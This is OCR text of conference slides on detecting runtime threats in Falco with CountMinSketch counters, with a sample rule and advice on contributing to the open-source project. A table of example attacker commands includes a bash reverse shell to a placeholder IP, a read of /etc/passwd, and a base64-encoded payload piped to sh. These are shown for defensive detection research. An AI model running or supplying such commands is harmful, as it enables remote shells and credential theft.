
Sketch 1

Sketch 2

...

Sketch n

What are we counting?



CountMinSketch - How To Runtime Threat Detection

```
container.id
proc.name
proc.exepath
proc.tty
proc.vpgid.name
proc.sname
proc.pname
proc.aname[2]
proc.aname[3]
proc.aname[4]
```


```
fd.name
```

Reflective of a compressed encoding of the context of a process.

Optional inclusion of file paths or network connection tuples for high-priority use cases related to file descriptor actions.

```
container.id
proc.args
```

proc.args:

Not always available.

More challenging to model due to noise.

Greater numbers of arguments and higher average counts provide more information and context from the arguments.

Shell Input Encoding Challenge

attacker command (typed into terminal)	command line (process name + cmd args)
`bash -i >& /dev/tcp/<ip>/1337 0>&1`	`bash -i`
`echo "string"`	
`while read -r line; do echo "$line"; done < /etc/passwd;`	
`ALL_PROXY=socks5://127.0.0.1:9999 curl https://<domain>`	`curl https://<domain>`
`echo 'cHl0aG9uIC1jICJleGVjKGFXMXdiM0owSUc5ekxITnpiQW89LmRlY29kZShiYXNlNjQpKSIgPi9kZXYvbnVsbCAyPiYxICYK' | base64 –decode | sh`	(1) sh (2) base64 –decode (3) python -c exec(‘aW1wb3J0IG9zLHNzbAo='.decode('base64'))

CountMinSketch Powered Falco Rules

```
- rule: Abnormal File Open
  condition: >
     open_read
     and fd.sketch0.count < threshold1
     and proc.sketch2.count < threshold2)
```

Sketch 0

Process context + fd.name counts


Sketch 1

proc.args count summary stats

More information, more possibilities

```
$ echo “detect command injection”
$ ./demo2
```

How to go about contributing to OSS Falco?



Proposal

- Projects best interest
- Solve a relevant and broad set of problems in Falco
- Design
- Early POC

Development

- Start development
- Incorporate early feedback
- Create test suites to build trust and showcase benefits

Experimental Release

- Expose new capabilities to early adopters
- Revise and/or expand capabilities
- The new framework should be extensible by the community

Officially Supported

- If this stage is reached, it means that the community has deemed the new feature useful
- New feature meets strict production requirements with a reasonable performance-accuracy trade-off

Summary

- Learning
  - Learn normal high-frequency application behavior
  - Access more information on the host to define behavior
  - Increase the chances of detecting unknown attacks

- Velocity & Scalability
  - Adaptation and novelty discovery
  - Automated traditional tuning

- Reduce Cost
  - Avoid infeasible compute in data lakes

Q&A